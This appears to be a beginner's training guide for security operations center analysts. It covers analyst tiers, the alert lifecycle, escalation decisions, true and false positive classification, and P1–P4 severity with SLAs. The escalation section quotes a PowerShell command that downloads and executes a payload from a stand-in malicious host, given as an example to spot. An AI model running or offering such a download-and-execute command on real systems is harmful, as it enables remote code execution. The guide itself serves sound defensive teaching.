

01 - Foundation

1: Understanding L1 vs L2 vs L3 Responsibilities

SOC (Security Operations Center)

A SOC is a centralized team that monitors, detects, analyzes, and responds to cybersecurity threats 24/7.

Think of it like a security control room for an organization's IT infrastructure.

SOC Analyst Tiers

Most SOC's follow a tier model:

- L1 → Monitoring & Triage
- L2 → Investigation & Containment
- L3 → Threat Hunting & Advanced Analysis

SOC L1 Analyst (Tier 1) - "The First Responder"

Key Responsibilities:

- ✓ Monitor security alerts from SIEM, EDR, IDS/IPS, firewalls
- ✓ Initial triage – Is this alert real or false?
- ✓ Basic investigation – Check logs, user activity, IP reputation
- ✓ Categorize and prioritize alerts (High/Medium/Low)
- ✓ Escalate complex issues to L2
- ✓ Document findings in ticketing system
- ✓ Follow playbooks/SOPs (Standard Operating Procedures)

Example Tasks:

- An antivirus alert fires → Check if it's a known false positive
- User locked out → Check for brute force attempts
- Suspicious login from foreign country → Verify with user/manager

Skills Needed:

- Basic understanding of networks, operating systems
- Familiarity with security tools (SIEM basics)
- Good communication (you'll escalate a lot!)
- Attention to detail

SOC L2 Analyst (Tier 2) - "The Investigator"

Key Responsibilities:

- ✓ Deep-dive investigations – Analyze escalated incidents from L1
- ✓ Correlation analysis – Connect multiple alerts to find attack patterns
- ✓ Threat hunting – Proactively search for hidden threats
- ✓ Recommend remediation – Block IPs, isolate hosts, reset passwords
- ✓ Tune SIEM rules – Reduce false positives
- ✓ Mentor L1 analysts

Example Tasks:

L1 escalates suspicious PowerShell execution → You analyze process tree, parent-child relationships
Multiple failed logins + unusual network traffic → You identify a credential stuffing attack

SOC L3 Analyst / Incident Responder (Tier 3) - "The Expert"

Advanced role (3+ years experience)

Key Responsibilities:

- ✓ Handle critical incidents (ransomware, data breaches)
- ✓ Malware analysis (reverse engineering)
- ✓ Forensic investigation – Preserve evidence, root cause analysis
- ✓ Develop detection rules and playbooks
- ✓ Threat intelligence integration
- ✓ Coordinate with management and external teams (legal, law enforcement)

Aspect	L1	L2	L3
Focus	Monitoring & Triage	Investigation & Analysis	Incident Response & Forensics
Alert Handling	First look, quick checks	Deep analysis	Critical incidents only
Decision Making	Follow playbooks	Some autonomy	Full authority
Escalation	Escalates to L2	Escalates to L3	Final decision maker
Experience	0-1 year	1-3 years	3+ years

Example

Scenario: You receive an alert:

"Antivirus detected: Trojan.Generic.12345 on LAPTOP-HR-05"

As L1, what would you do?

- Check if file is quarantined
- Look up file hash on VirusTotal

- Check user's recent activity (any suspicious downloads?)
- Verify with user if they downloaded anything unusual
- If confirmed malicious → Escalate to L2 + isolate machine
- If false positive → Document and close ticket


2: Alert Lifecycle (Alert → Triage → Investigate → Action → Document → Close)

Alert Lifecycle

The alert lifecycle is the step-by-step process a SOC analyst follows from the moment an alert fires until it's resolved.

Think of it as a workflow/checklist that ensures no alert is missed and every incident is handled properly.

The 6 Stages of Alert Lifecycle



Stage 1: ALERT (Detection)

- A security tool (SIEM, EDR, Firewall, IDS/IPS) detects suspicious activity
- Alert appears in your dashboard/queue
- Example Alerts:
 - "Multiple failed login attempts detected"
 - "Malware detected: LAPTOP-FIN-12"
 - "Outbound connection to known malicious IP"
 - "Privilege escalation attempt on server"

Your first action:

- ✅ Acknowledge the alert (so other analysts know you're handling it)

Stage 2: TRIAGE (Initial Assessment)

Quickly determine if the alert is real and how urgent it is.

Key Questions to Ask:

- ? Is this a True Positive or False Positive?
- ? What is the severity? (Critical/High/Medium/Low)
- ? Is this a known issue (e.g., recurring false positive)?
- ? Is the affected system critical? (e.g., domain controller, database server)

Quick Checks:

- ✓ Check recent tickets – Has this happened before?
- ✓ Check whitelists/blacklists – Is the IP/domain known?
- ✓ Check user context – Is the user traveling? Working odd hours?
- ✓ Check asset criticality – Server vs employee laptop?

Example Triage:

Alert	Quick Check	Decision
"Antivirus blocked file"	File already quarantined, no execution	Low priority, monitor
"Failed logins from China"	User is in US, never travels	HIGH PRIORITY → Investigate
"Port scan detected"	From vulnerability scanner IP (internal tool)	False Positive → Close

Outcome of Triage:

- ✓ Proceed to Investigation (if suspicious)
- ✓ Close as False Positive (if benign)
- ✓ Escalate immediately (if critical and beyond L1 scope)

Stage 3: INVESTIGATE (Deep Dive)

Gather evidence to understand what happened, when, and why.

Investigation Checklist:

A) Timeline Analysis

- 🕒 When did it start?
- 🕒 Is it still ongoing?
- 🕒 What happened before/after?

B) User/Entity Analysis

- 👤 Who is the user? (Check AD, HR records)
- 💼 What is their role? (Finance, HR = higher risk)
- 📞 Contact user/manager to verify activity.

C) Log Analysis (Most important!)

- 💻 Windows Event Logs (Login events, process creation)
- 🌐 Firewall logs (Incoming/outgoing connections)
- 🔒 Proxy logs (Websites visited)
- ✉️ Email gateway logs (Phishing attempts?)

D) Threat Intelligence

- 🔗 Check IP/domain reputation (VirusTotal, AbuseIPDB)
- 🔗 Check file hash (VirusTotal, Hybrid Analysis)
- 🔗 Search for IOCs (Indicators of Compromise)

Example Investigation:

Alert: "Suspicious PowerShell execution on LAPTOP-HR-08"

Investigation Steps:

1. Check what PowerShell command was run.

```
powershell.exe -enc <base64_encoded_command>
```

(Encoded commands = red flag! 🚩)

2. Decode the command (use CyberChef)
 - If it downloads malware → True Positive
 - If it's a legitimate admin script → Check with IT team
3. Check process tree (parent-child processes)
 - Was it launched by winword.exe (Word)? → Likely macro malware
 - Was it launched by explorer.exe? → User clicked something
4. Check network connections (Did it connect to external IP?)
5. Check user activity (Any other suspicious actions?)

Outcome:

- ✅ Confirmed malicious → Move to Action
- ✅ Confirmed benign → Move to Document & Close
- ✅ Need expert help → Escalate to L2

Stage 4: ACTION (Containment & Remediation)

Goal: Stop the threat and prevent damage.

Common Actions (L1 Level):

Threat Type	Action
Malware detected	Isolate machine from network, run full scan
Compromised account	Disable account, force password reset

Threat Type	Action
Malicious IP connection	Block IP at firewall, check other systems
Phishing email	Delete email from all inboxes, block sender
Insider threat	Escalate to L2 + notify management

Important Notes:

-  Always follow your playbook – Don't improvise on critical systems
-  Get approval for major actions – Blocking a server can disrupt business
-  Preserve evidence – Don't delete logs/files (needed for forensics)

Example Action:

- Scenario: Confirmed ransomware on LAPTOP-FIN-12
- **Your action:**
 1. Immediately isolate the laptop (disconnect network)
 2. Notify L2/Incident Response team
 3. Check backups (with IT team)
 4. Scan network for lateral movement

Stage 5: DOCUMENT (Record Everything)

Goal: Create a clear record for future reference and compliance.

What to Document:



Alert Details

Alert name, timestamp, source system



Investigation Summary

What you checked, what you found



Evidence

Screenshots, log excerpts, file hashes, IPs



Actions Taken

What you did to contain/remediate



Outcome

True Positive / False Positive

Resolved / Escalated

Example Ticket Documentation:

TICKET #12345: Malware Detection - LAPTOP-HR-08

SUMMARY:

Antivirus detected Trojan.Generic on LAPTOP-HR-08 at 14:35 UTC.

INVESTIGATION:

- File: invoice.exe (downloaded from suspicious email)
- Hash: 5d41402abc4b2a76b9719d911017c592
- VirusTotal: 45/70 vendors flagged as malicious
- User confirmed clicking email attachment

ACTIONS TAKEN:

- Isolated machine from network
- Ran full antivirus scan (3 additional files quarantined)
- Reset user password
- Blocked sender domain at email gateway

OUTCOME:

TRUE POSITIVE - Malware removed, system cleaned.

STATUS: CLOSED

Stage 6: CLOSE (Resolution)

Goal: Officially close the ticket after confirming the issue is resolved.

Before Closing, Verify:

-  Threat is fully contained/removed
-  System is back to normal operation
-  User notified (if applicable)
-  Documentation is complete
-  Follow-up actions assigned (if any)

Closure Categories:

-  True Positive - Resolved
-  False Positive - No Action Needed
-  Escalated to L2/L3
-  Pending (waiting for user/IT team)

Complete example

Alert:

"User 'jdoe' logged in from Russia (unusual location)"

Triage:

User is based in New York, never traveled to Russia → Suspicious!

Investigate:

- Check login times: 3 AM EST (user unlikely to be working)
- Check login method: VPN (company doesn't have Russia office)
- Contact user: "I didn't log in!"

Action:

- Disable account immediately
- Force password reset
- Check email for forwarding rules (attacker may have set up)
- Block Russia IP at firewall

Document:

```
TRUE POSITIVE: Account compromise
Attacker accessed via stolen credentials
Actions: Account disabled, password reset, IP blocked
User re-enabled after security training
```

Close:

Status: Resolved

3: When to Escalate vs When to Close

As an L1 analyst, one of your most critical skills is knowing:


- ✓ When you can handle and close an alert yourself
- ✓ When you need to escalate to L2/L3

Making the wrong decision can:

- ✗ Delay incident response (if you don't escalate when needed)
- ✗ Waste L2's time (if you escalate unnecessarily)
- ✗ Miss a real threat (if you close a True Positive as False Positive)

Decision Framework: Close vs Escalate

```
|
| RECEIVE ALERT
|
```

WHEN TO CLOSE an Alert (You Can Handle It)

Scenario 1: Confirmed False Positive

Definition: The alert fired, but there's no actual threat.

Examples:

Alert	Why It's False Positive	Action
Port scan detected from 192.168.1.50	Internal vulnerability scanner (scheduled scan)	Close - Add to whitelist
User accessed "hacking tools website"	Security researcher visiting VirusTotal	Close - Document legitimate use
Antivirus alert on server	Known false positive (check AV vendor database)	Close - Submit exclusion request
Failed login attempts	User forgot password, locked themselves out	Close - Reset password

How to Verify It's False Positive:

- ☒ Check known false positive list (your SOC should maintain one)
- ☒ Cross-reference with whitelisted IPs/domains
- ☒ Verify with user/IT team
- ☒ Check vendor documentation (for tool-related alerts)

Scenario 2: Low-Severity, Resolved Issue

You can close if:

- ☒ Threat was automatically contained (e.g., email blocked, file quarantined)

-  No evidence of compromise or lateral movement
-  Standard remediation successfully applied

Examples:

Alert	Investigation Result	Action
Malicious email received	Email blocked by gateway, never reached inbox	Close - No user interaction
Malware download blocked	EDR prevented execution, file quarantined	Close - Monitor user for 24hrs
User visited phishing site	User didn't enter credentials (checked with user)	Close - Send security awareness reminder
Brute force on disabled account	Account already disabled, no access granted	Close - Document attempt

Scenario 3: Informational Alerts (No Action Needed)

Some alerts are just "FYI" – they require documentation but no action.

Examples:

- Software update applied successfully
- Security policy change logged
- Firewall rule modified (approved change)
- Scheduled maintenance activity

Action: Document and close

WHEN TO ESCALATE

ALWAYS ESCALATE These Scenarios:

1. Confirmed Security Incidents (True Positives)

Incident Type	Why Escalate	Example
Malware Execution	Needs forensic analysis, may have spread	Ransomware, trojan executed on system
Account Compromise	Needs credential reset across systems, check for data exfiltration	Attacker logged in with stolen credentials
Data Breach	Legal/compliance implications, requires incident response team	Sensitive data sent to external email

Incident Type	Why Escalate	Example
Command & Control (C2)	Active attacker connection, needs immediate containment	System communicating with C2 server
Lateral Movement	Attack spreading across network	Attacker moved from workstation to server
Privilege Escalation	Attacker gained admin rights	Standard user suddenly has domain admin privileges

2. Attacks on Critical Assets

If the affected system is critical, escalate immediately:

Critical Asset	Why Critical	Escalation Priority
Domain Controller	Controls entire network authentication	🔴 CRITICAL
Database Server	Contains sensitive customer/financial data	🔴 CRITICAL
Email Server	Communication backbone, potential data leak	🔴 HIGH
Web Server (public-facing)	Brand reputation, customer trust	🔴 HIGH
CEO/CFO/Executive laptop	High-value target, sensitive information	🔴 HIGH

Even a "minor" alert on a critical asset = ESCALATE

3. You're Unsure or Out of Your Depth

It's ALWAYS better to escalate if:

-  You don't understand what's happening
-  The alert involves tools/systems you're unfamiliar with
-  Investigation reveals unusual patterns you can't explain
-  The playbook doesn't cover this scenario
-  You've spent >30 minutes and still can't determine True/False Positive

Alert: "Unusual PowerShell command executed"

Command:

```
IEX (New-Object Net.WebClient).DownloadString('http://malicious.com/payload')
```

Your thought: "I know PowerShell can be dangerous, but I'm not sure if this specific command is malicious..."



CORRECT ACTION: ESCALATE to L2

(Don't guess - this is obfuscated malware download)

4. Multiple Related Alerts (Possible Attack Chain)

If you see a pattern of alerts from the same user/system:

Example Attack Chain:

```
10:15 - Phishing email received by user
10:17 - User clicked link in email
10:20 - Malware downloaded
10:22 - Malware executed
10:25 - Outbound connection to suspicious IP
10:30 - Unusual file encryption activity
```

Escalate immediately – L2 needs to see the full picture

5. Incidents Involving Legal/Compliance Issues

Escalate if the incident involves:

- 🛡 Data breaches (PII, PHI, PCI data exposed)
- 🛡 Regulatory violations (GDPR, HIPAA, SOX)
- 🛡 Insider threats (employee stealing data)
- 🛡 Law enforcement involvement (hacking, fraud, terrorism-related)

These require management and legal team involvement

4: True Positive / False Positive / False Negative

As an L1 analyst, your primary job is to classify alerts correctly:

- ✅ Is this a real threat (True Positive)?
- ✅ Is this a false alarm (False Positive)?
- ✅ Did we miss a threat (False Negative)?

The Four Alert Classifications

		ACTUAL THREAT EXISTS?	
		YES	NO
ALERT FIRED?	YES	TRUE POSITIVE ✅	FALSE POSITIVE ❌
	NO		



1) TRUE POSITIVE (TP)

An alert fired AND there is a real security threat.

In simple terms: The alert is correct – there's actually something bad happening!

Examples:

How to Confirm True Positive:

- Evidence of malicious activity (not just suspicious)
- Indicators of Compromise (IOCs) match known threats
- Behavioral analysis confirms attack pattern
- Impact is visible (files encrypted, data stolen, system compromised)

Your Action on True Positive:

Immediate Actions:

- Contain the threat (isolate system, disable account)
- Escalate to L2 (if beyond your scope)
- Notify stakeholders (management, user's manager)
- Document thoroughly (this is a real incident!)

2) FALSE POSITIVE (FP)

An alert fired BUT there is NO actual threat.

In simple terms: The security tool made a mistake – it's a false alarm!

Examples of False Positives:

Alert	Investigation	Why It's FP
"Port scan detected from 10.10.1.50"	Internal vulnerability scanner (authorized tool)	Legitimate activity
"Malware detected: hacktools.exe"	Penetration testing tool used by security team	Authorized security tool
"User accessed hacking website"	IT admin visited vendor documentation site	Misclassified URL
"Unusual login time detected"	User working night shift (approved overtime)	Normal business activity

Alert	Investigation	Why It's FP
"Suspicious PowerShell execution"	IT automation script (scheduled task)	Legitimate admin work ✗

Common Causes of False Positives:

1. Overly Sensitive Rules

Rule: "Alert on ANY PowerShell execution"

Problem: PowerShell is used legitimately by admins daily

Result: 500 FP alerts per day 😞

2. Lack of Context

Alert: "File downloaded from file-sharing site"

Missing context: User is in Marketing, downloading campaign assets

Result: False Positive

3. Outdated Threat Intelligence

Alert: "Connection to malicious IP 8.8.8.8"

Reality: This is Google DNS (was incorrectly listed years ago)

Result: False Positive

How to Confirm False Positive:

- ☒ No malicious intent found
- ☒ Activity is authorized/legitimate
- ☒ Matches known FP patterns (in your FP database)
- ☒ User/IT confirms legitimate business need
- ☒ No IOCs match real threats

Your Action on False Positive:

Immediate Actions:

- ☒ Document why it's FP (for future reference)
- ☒ Add to whitelist (if recurring)
- ☒ Tune the rule (request SIEM team to adjust)
- ☒ Close the ticket

FALSE NEGATIVE (FN)

NO alert fired but a real threat exists.

In simple terms: The security tool MISSED an actual attack! (This is the most dangerous!)

Examples of False Negatives:

Real Threat	Why Alert Didn't Fire	Impact
Attacker used zero-day exploit	Signature not in antivirus database	System compromised ●
Insider slowly exfiltrated data	Stayed below detection threshold	Data breach ●
Fileless malware (lives in memory)	Antivirus only scans files on disk	Persistent backdoor ●
Encrypted C2 traffic	Firewall couldn't inspect SSL traffic	Ongoing data theft ●
Attacker used whitelisted tools	Abused legitimate Windows tools (LOLBins)	No detection ●

Why False Negatives Happen:

1. Evasion Techniques

Attacker uses obfuscation:

- Encoded commands
- Encryption
- Polymorphic malware (changes signature)

Your tools: Can't detect what they don't recognize

2. Detection Gaps

Scenario: No EDR on Linux servers

Result: Malware on Linux server goes undetected

3. Misconfigured Rules

SIEM Rule: "Alert if >1000 failed logins in 1 hour"

Attacker: Does 999 failed logins per hour

Result: No alert fired

4. Zero-Day Exploits

Brand new vulnerability, no signatures exist yet

Result: No detection until it's too late

How Do You Discover False Negatives?

Since no alert fired, you usually find FNs through:

-  Threat Hunting – Proactively searching for threats
-  User Reports – "My computer is acting weird..."
-  Incident Investigation – Finding related compromises
-  Forensic Analysis – Post-breach investigation
-  Threat Intel – "This malware was active in our environment but we didn't detect it"

4) TRUE NEGATIVE (TN)

NO alert fired and there is NO threat.

In simple terms: Everything is working correctly – normal business activity!

Examples:

- User logs in during normal work hours → No alert (correct!)
- User accesses approved work website → No alert (correct!)
- Scheduled backup runs → No alert (correct!)
- Normal network traffic → No alert (correct!)

True Negatives are GOOD! They mean:

-  Your security tools aren't over-alerting
-  Business operations run smoothly
-  No unnecessary investigation needed

You'll never see True Negatives in your queue (because no alert fired), but they represent the majority of activity in your network!

5: Severity Levels (P1–P4) & SLA

Not all security incidents are equal! A phishing email is different from active ransomware.

As an L1 analyst, you need to:

- Prioritize which alerts to handle first
- Meet SLA requirements (Service Level Agreements)
- Escalate appropriately based on severity
- Communicate urgency to stakeholders

Severity/Priority

Severity = How serious is the security impact?

Priority = How quickly must we respond?

In most SOC's, these are combined into Priority levels (P1-P4)

Higher Severity = Faster Response Required

4 Priority Levels

P1 - CRITICAL  Minutes to respond

P2 - HIGH  Hours to respond

P3 - MEDIUM  Days to respond

P4 - LOW  Weeks to respond

P1 - CRITICAL (Emergency)

- Immediate threat to business operations, data, or critical systems.
- Active attack in progress or imminent danger.

Characteristics:

-  Active breach/compromise
-  Critical systems affected (Domain Controller, production servers)
-  Data exfiltration in progress
-  Widespread impact (multiple systems/users)
-  Ransomware/destructive malware
-  Public-facing systems compromised

Examples

Incident	Why P1?
Ransomware encrypting files	Active data destruction, business stoppage
Domain Controller compromised	Attacker has full network control
Active data breach	Customer data being exfiltrated RIGHT NOW
DDoS attack on public website	Business revenue impacted, reputation damage
Backdoor on production server	Attacker has persistent access to critical asset
Zero-day exploit being used	No patch available, active exploitation
Insider deleting critical data	Immediate data loss, potential sabotage

L1 Action on P1

IMMEDIATE ACTIONS:

1. ⚡ STOP what you're doing - this takes priority
2. ⚡ NOTIFY your supervisor/shift lead IMMEDIATELY
3. ⚡ ESCALATE to L2/Incident Response team
4. ⚡ CONTAIN if possible (isolate system, disable account)
5. ⚡ DOCUMENT timeline (every minute matters)
6. ⚡ STAY AVAILABLE (you may need to assist L2)

P2 - HIGH (Urgent)

Serious security threat that requires prompt attention but is not actively causing immediate damage.

Characteristics:

- ✓ Confirmed security incident (not actively spreading)
- ✓ High-value target affected (Executive, sensitive system)
- ✓ Potential for escalation to P1
- ✓ Significant risk if not addressed quickly
- ✓ Multiple users/systems at risk

Examples of P2 Incidents:

Incident	Why P2?
CEO account compromised	High-value target, but contained
Malware on workstation (contained)	Threat isolated, no spread detected
Successful phishing attack	User entered credentials, account needs securing
Unauthorized access attempt (blocked)	Attack prevented but shows targeting
Vulnerable server (critical exploit)	Not yet exploited, but high risk
Data leak found online	Data already exposed, damage control needed
Privilege escalation detected (stopped)	Attack contained but serious attempt

Your/L1 Actions on P2:

HIGH PRIORITY ACTIONS:

1. ⚡ Acknowledge alert immediately
2. ⚡ Begin investigation within SLA
3. ⚡ Contain the threat (isolate, disable, block)
4. ⚡ Gather evidence thoroughly
5. ⚡ Escalate to L2 if beyond your scope
6. ⚡ Keep stakeholders updated (hourly updates)

P3 - MEDIUM (Normal)

Security concern that requires attention but poses moderate risk. No immediate threat to operations.

Characteristics:

- ✔ Potential security issue (needs verification)
- ✔ Single user/system affected
- ✔ Limited impact to business
- ✔ Not actively exploited
- ✔ Workarounds available

Examples of P3 Incidents:

Incident	Why P3?
Phishing email received (not clicked)	Potential threat, no compromise
Failed login attempts (no breach)	Suspicious but blocked
Antivirus quarantined file (no execution)	Threat contained automatically
Policy violation (user visited restricted site)	Security awareness issue, not breach
Outdated software detected	Vulnerability exists but low exploitability
Suspicious file uploaded to cloud	Needs investigation, no confirmed threat
Minor configuration issue	Security gap but low immediate risk

Your Actions on P3:

🟡 MEDIUM PRIORITY ACTIONS:

- ✔ Acknowledge within SLA
- ✔ Investigate during normal workflow
- ✔ Document findings
- ✔ Take standard remediation steps
- ✔ Close or escalate based on findings
- ✔ Update ticket regularly

P4 - LOW (Informational)

Minimal security concern or informational alerts. No immediate action required.

Characteristics:

- ✔ Informational only
- ✔ Very low risk
- ✔ No business impact

- ✓ Can be scheduled for later
- ✓ Documentation/compliance related

Examples of P4 Incidents:

Incident	Why P4?
Security scan completed	Informational, scheduled activity
Firewall rule change logged	Audit trail, approved change
Certificate expiring in 90 days	Plenty of time to renew
User requested security awareness training	Proactive, not incident-related
False positive (recurring, known issue)	Document for tuning purposes
General inquiry	"How do I reset my password?"

Your Actions on P4:

● LOW PRIORITY ACTIONS:

- ✓ Review when time permits
- ✓ Document for records
- ✓ Handle during low-activity periods
- ✓ Close with minimal investigation
- ✓ May batch process multiple P4s together

SLA (Service Level Agreement)

SLA = A commitment to respond/resolve incidents within a defined timeframe.

Think of it as a promise to your customers (internal/external):

- "We will acknowledge your P1 incident within 15 minutes"
- "We will resolve P2 incidents within 24 hours"

Why SLAs Matter:

- ✓ Sets expectations – Everyone knows response times
- ✓ Ensures prioritization – Critical issues get urgent attention
- ✓ Measures performance – Are we meeting our commitments?
- ✓ Contractual obligations – Penalties for SLA violations
- ✓ Customer satisfaction – Timely response = happy stakeholders

Typical SOC SLA Metrics:

1. Time to Acknowledge (TTA)

"How quickly did we acknowledge the alert exists?"

2. Time to Respond (TTR)

"How quickly did we start investigating?"

3. Time to Resolve (TTRes)

"How quickly did we fully resolve the incident?"

Priority Decision Matrix

```
Is it ACTIVELY causing damage RIGHT NOW?  
├ YES → Is it critical system/data?  
│   ├── YES →  P1  
│   └ NO →  P2  
└ NO → Is it a confirmed security incident?  
    ├── YES → Is it high-value target?  
    │   ├── YES →  P2  
    │   └ NO →  P3  
    └ NO → Is it informational/low risk?  
        └ YES →  P4
```